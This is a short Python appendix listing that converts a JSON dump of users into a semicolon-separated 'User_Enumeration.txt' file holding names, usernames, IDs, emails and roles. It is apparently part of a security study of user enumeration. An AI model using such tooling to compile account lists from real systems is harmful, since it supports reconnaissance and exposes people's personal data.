filename = "datastore.json"

if filename:
    with open(filename, 'r') as f:
        datastore = json.load(f)

keys = ["name", "username", "id", "email", "userroles"]

def generateTXT(datastore, keys):
    f = open("User_Enumeration.txt", "w+")
    for key in keys:
        f.write(key+";")
    f.write("\n")
    for user in datastore["users"]:
        for key in keys:
            f.write(str(user[key]) + ";")
```

```
19              f.write("\n")
20          f.close()
21
22  generateTXT(datastore,keys)
```

Listing B.2: filegenerator.py